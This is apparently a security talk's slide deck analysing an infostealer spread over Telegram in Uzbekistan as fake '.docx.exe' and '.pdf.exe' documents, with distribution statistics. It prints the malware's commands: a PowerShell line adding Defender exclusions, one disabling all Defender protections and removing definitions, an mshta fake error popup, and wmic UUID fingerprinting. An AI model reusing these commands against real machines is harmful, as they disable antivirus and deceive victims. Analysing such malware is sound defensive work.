

The image features a central logo consisting of three concentric, slightly offset hexagonal frames. The innermost frame is a solid dark grey, while the middle and outer frames are made of a translucent material with a red glow emanating from their edges. A red rectangular banner is superimposed horizontally across the middle of these frames. The background is a dark, textured surface with a complex, wavy pattern of thin, light grey lines that resemble a wireframe or a topographical map.

CYBER2RD

WHO AM I?

I am ROOT
a.k.a shohmalik

15+ years of experience, Cyber Security instructor
Red Team leader, CEO CYBER-BRO LLC

OSCP, CWH, BSCP, BTL1, CRTP, CRT0, CISA ICS
OPSEC, CEH



Malik Kurbanov



AGENDA

**O'zbekiston internet foydalanuvchilari orasidagi
eng keng tarqalgan zararli dasturlar tahlili.**

Stage #1 - malware analysis
Stage #2 - malware analysis
Stage #3 - Attack ?

Переслано от Офис Симай Ком



Бошқарма хоимлари.docx.exe
5.8 MB

Assalomu aleykum. Juda muhim/
kompyuterda koring.

18:01

Forwarded from Deleted Account



Шартнома (ДСҚ)_1 03.01.2024 дан.pdf.exe
5.8 MB

Assalomu aleykum. Juda muhim

Forwarded from Камолиддин



ҚЎШТЕПА ТТБ ЙЎЛ ХАРИТА 2024.doc.ex
5.8 MB

Juda muhim/kompyuterda koring

13:13:3



Бошқарма хоимл
5.8 MB

Assalomu alaykum. Zarur ko
koring.



Aziz Raxmonov

Forward from: Sherali Isakov +99



238646-b35b5ebc2bea6735f700312613ae85da.pdf.ex
5.9Mb

Juda muhim/kompyuterda koring

Forward from: Хайрулло Мамаризаев



ИЛТИМОСНОМА.doc.exe
5.9Mb

Assalomu aleykum, Juda muhim/kompyuterda koring . Javobni kutaman

Forward from: Unknown



№162.docx.exe
5.9Mb

Assalomu aleykum, Juda muhim/kompyuterda koring . Javobni kutaman

*UZ segmentida telegram ijtimoiy tarmog'i orqali ommaviy tarqalgan ushbu virusning dastlabki izlari **2023-yil 14-dekabrdan** boshlanganini kuzatiladi

Forwards

☐ Original	430
☐ Forward	227

Deleted

☐ Post has not been deleted	548
☐ Post deleted	109

By source type

☐ Group (group)	365
☐ Channel	292

By source geo

☐ Uzbekistan	657
-------------------------------------	-----

By content language

☐ Uzbek	574
☐ Russian	47
☐ English	36

Ushbu zararli fayllarni tarqatish uchun telegram messenjeri orqali aniqlangan xabarlar soni (kanal,chat kesimida)

Kanal : 292

Chat : 365

Admin va moderatorlar tomonidan o'chirilgan xabarlar soni : 109 ta

Hozirda mavjud : 548 ta

Aynan O'zbekiston hududida ochilgan kanal va chatlar kesimida umumiy zararlangan chat va kanallar soni 657 ta!

**Telegram Data analytics*

CYBER BRO

- Dalolatnoma Murojaat.PDF.rar
- Бошқарма хоимлари.docx.exe
- Шартнома (ДСҚ)_1 03.01.2024 дан.pdf.exe
- Dalolatnoma Murojaat.PDF.exe
- document_2024-02-25_13-57-57_7339461207436296208.zip
- document_2024-02-25_13-53-02_7339459940420943888.zip
- document_2024-02-25_13-42-55_7339457333375795204.zip
- document_2024-02-25_13-24-37_7339452617501704196.zip
- document_2024-02-25_13-22-16_7339452011911315460.zip
- 13-03-01-06-03-1148.pdf.exe
- Огохлантириш хатиДокумент 831-3.docx.exe
- 3 Протокол о покупке техники.doc (2).exe
- DS419018270400420002.pfx.exe
- Документ 83-4.pdf.exe
- Огохлантириш хати.docx.exe
- Огохлантириш хати24.03.2024.docx.exe
- Document 448.pdf.exe
- ЯН_ТЕСТЛАР.docx.exe
- Бошқарма хоимлари1.docx.exe
- эксперт хулосаси.docx.exe
- Бошқарма хомлари.docx.exe
- Бошқарма хомлари.exe
- factura_65a51572e80bf2c29d6a313e.pdf.exe
- Бошқарма хоимлари.docx (1).exe
- OC31433BA43140C8AC66FF7C680C748D.pdf.exe
- Авторизация.pdf
- БУХГАЛТЕРИЯ_ҲИСОБИ_ВА_ҲИСОБОТИ_ДЕПАРТАМЕНТИ_савол_жавоблар.docx.exe
- tmpty7ft3bqvtdl_pb23lft9

- IQTISODIYOT NAZARIYASIОралик саволлари 23.doc.exe
- Virus.exe
- contractDoc_63d119fa49df3347d30cea5a.pdf.exe
- Бошқарма хоимлари.docx_.exe_
- ТОПШИРИК_Андижон_шаҳар_Куп_каватли_уйлар.xlsx
- Йўл харитаси - Денов т.doc.exe
- Hodimlar-05_01_2024_12_12_57.xlsx.exe
- 605.pdf.exe
- Лист Microsoft Excel (2) (3).xlsx.exe
- price.docx.exe
- MT-tayyor.docx.exe
- Document_11324523_j.pdf.exe
- Семинарга катнашувчилар 304 та.xlsx.exe
- Огохлантириш_хати2.02.2024.docx.exe
- 01_09_5_17_60_от_31_01_2024г_ДИК_БР_ва_хисобот_pdf.exe
- MSG.exe
- 01_09_5_17_60_от_31_01_2024г_ДИК_БР_ва_хисобот_pdf.exe
- Семинарга катнашувчилар 304 та.xlsx.exe
- 3 Протокол о покупке техники.doc.exe
- magistrlik xisobot.pptx.exe
- \$R2XT5KW.exe
- 2024 йил Январ Аванс.xml.exe
- Кўқон_Сити_хаус_5_қ_ли_тж_б_си_чордоқ_рек_я_.docx.exe
- Бошқарма хоимлари1.docx (1).exe
- PDF-документ.pdf.exe

CYBER BRO

Virus ishga tushgach dastlabki harakatlari o'zini **AV** aniqlashda “**Istisno**” qilishi uchun maxsus “**Exclusion**” ro'yxatiga qo'shishdan iborat bo'lgan:

- C:\Users\Admin\AppData\Local\Temp\Бошқарма хоимлари1.docx.exe

- "C:\Users\Admin\AppData\Local\Temp\Бошқарма хоимлари1.docx.exe"

- C:\Users\Admin\AppData\Local\Temp\Бошқарма хоимлари1.docx.exe

- "C:\Users\Admin\AppData\Local\Temp\Бошқарма хоимлари1.docx.exe"

- C:\Windows\system32\cmd.exe

- C:\Windows\system32\cmd.exe /c "powershell -Command Add-MpPreference -ExclusionPath 'C:\Users\Admin\AppData\Local\Temp\Бошқарма хоимлари1.docx.exe' "

- C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

- powershell -Command Add-MpPreference -ExclusionPath 'C:\Users\Admin\AppData\Local\Temp\Бошқарма хоимлари1.docx.exe'

Stage #1

CYBER BRO

Undan keyin tizimdagi **Defender AV** ning barcha xavfsizlik modullarini powershell buyruqlari orqali o'chirishni buyurilmoqda :

■ C:\Windows\system32\cmd.exe

```
C:\Windows\system32\cmd.exe /c "powershell Set-MpPreference -DisableIntrusionPreventionSystem $true -DisableIOAVProtection $true -DisableRealtimeMonitoring $true -DisableScriptScanning $true -EnableControlledFolderAccess Disabled -EnableNetworkProtection AuditMode -Force -MAPSReporting Disabled -SubmitSamplesConsent NeverSend && powershell Set-MpPreference -SubmitSamplesConsent 2 & "%ProgramFiles%\Windows Defender\MpCmdRun.exe" -RemoveDefinitions -All"
```

■ C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

```
powershell Set-MpPreference -DisableIntrusionPreventionSystem $true -DisableIOAVProtection $true -DisableRealtimeMonitoring $true -DisableScriptScanning $true -EnableControlledFolderAccess Disabled -EnableNetworkProtection AuditMode -Force -MAPSReporting Disabled -SubmitSamplesConsent NeverSend
```

■ C:\Program Files\Windows Defender\MpCmdRun.exe

```
"C:\Program Files\Windows Defender\MpCmdRun.exe" -RemoveDefinitions -All
```

CYBER ARD


Keyingi qadamda virus tizimda “**feyk**” xabar chiqarishni ko’rsatadi, bunga sabab yuklab olib ishga tushirilgan fayl, ishlamaganligi va shu bilan foydalanuvchini boshqa urinmaslikka ishontirishga harakat qilish bo’lgan :

■ C:\Windows\system32\cmd.exe

```
C:\Windows\system32\cmd.exe /c "mshta "javascript:var sh=new ActiveXObject('WScript.Shell'); sh.Popup('The application was unable to start correctly (0xc000007b). Click OK to close the application.', 0, 'Application error', 0+16);close()"
```

■ C:\Windows\system32\mshta.exe

```
mshta "javascript:var sh=new ActiveXObject('WScript.Shell'); sh.Popup('The application was unable to start correctly (0xc000007b). Click OK to close the application.', 0, 'Application error', 0+16);close()"
```



CYBER BRO

“Endi bermalol fonda asosiy ishlarni bajarishga o’tsak bo’ladi” :)

Operator tizimni identifikatsiyalash uchun “**UUID**” unikal raqamidan foydalangan:

```
■ C:\Windows\system32\cmd.exe
```

```
C:\Windows\system32\cmd.exe /c "wmic csproduct get uuid"
```

```
■ C:\Windows\System32\Wbem\WMIC.exe
```

```
wmic csproduct get uuid
```


```
C:\Users\Max>wmic csproduct get uuid
```

```
UUID
```

```
9D8C7D01-8983-404A-8F24-72E8F45F354C
```


CYBER ARD

Keyingi qadamda ishga tushgan zararli dastur, darhol tizimning “reestr” sozlamalariga turli o’zgarishlar kiritadi :



Virus tizimga oid bir qancha fayllarni o'qishni boshlaydi va ma'lumot to'playdi.

CYBER 2R0



Virus tizimda “\Temp\” direktoriyasiga o‘zining qo‘shimcha modullarini yuklab olgan va ulardan tizimdagi turli maxfiy ma’lumotlarni o‘g‘irlashda foydalangan, vazifasini bajarib bo‘lgach, barcha fayllar avtomatik o‘chirib tashlangan :

Process Name	Operation	PID	Path	Result	Detail
Бoшқарма хоимлари.docx.exe	CreateFile	1096	C:\Users\IEUser\AppData\Local\Temp	SUCCESS	Desired Access: Read Attributes, Disposition: Open, Options:
Бoшқарма хоимлари.docx.exe	CreateFile	1096	C:\Users\IEUser\AppData\Local\Temp_MEI10962	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options:
Бoшқарма хоимлари.docx.exe	CreateFile	1096	C:\Users\IEUser\AppData\Local\Temp_MEI10962	SUCCESS	Desired Access: Read Data/List Directory, Synchronize, Dis
Бoшқарма хоимлари.docx.exe	CreateFile	1096	C:\Users\IEUser\AppData\Local\Temp_MEI10962\VCRUNTIME140.dll	NAME NOT FOUND	Desired Access: Read Attributes, Synchronize, Disposition: I
Бoшқарма хоимлари.docx.exe	CreateFile	1096	C:\Users\IEUser\AppData\Local\Temp_MEI10962\VCRUNTIME140.dll	SUCCESS	Desired Access: Generic Write, Read Attributes, Disposition
Бoшқарма хоимлари.docx.exe	CreateFile	1096	C:\Users\IEUser\Desktop\tg_samples\Бoшқарма хоимлари.docx.exe	SUCCESS	Desired Access: Generic Read, Disposition: Open, Options:
Бoшқарма хоимлари.docx.exe	CreateFile	1096	C:\Users\IEUser\AppData\Local\Temp_MEI10962_bz2.pyd	NAME NOT FOUND	Desired Access: Read Attributes, Synchronize, Disposition: I
Бoшқарма хоимлари.docx.exe	CreateFile	1096	C:\Users\IEUser\AppData\Local\Temp_MEI10962_bz2.pyd	SUCCESS	Desired Access: Generic Write, Read Attributes, Disposition
Бoшқарма хоимлари.docx.exe	CreateFile	1096	C:\Users\IEUser\Desktop\tg_samples\Бoшқарма хоимлари.docx.exe	SUCCESS	Desired Access: Generic Read, Disposition: Open, Options:
Бoшқарма хоимлари.docx.exe	CreateFile	1096	C:\Users\IEUser\AppData\Local\Temp_MEI10962_ctypes.pyd	NAME NOT FOUND	Desired Access: Read Attributes, Synchronize, Disposition: I
Бoшқарма хоимлари.docx.exe	CreateFile	1096	C:\Users\IEUser\AppData\Local\Temp_MEI10962_ctypes.pyd	SUCCESS	Desired Access: Generic Write, Read Attributes, Disposition
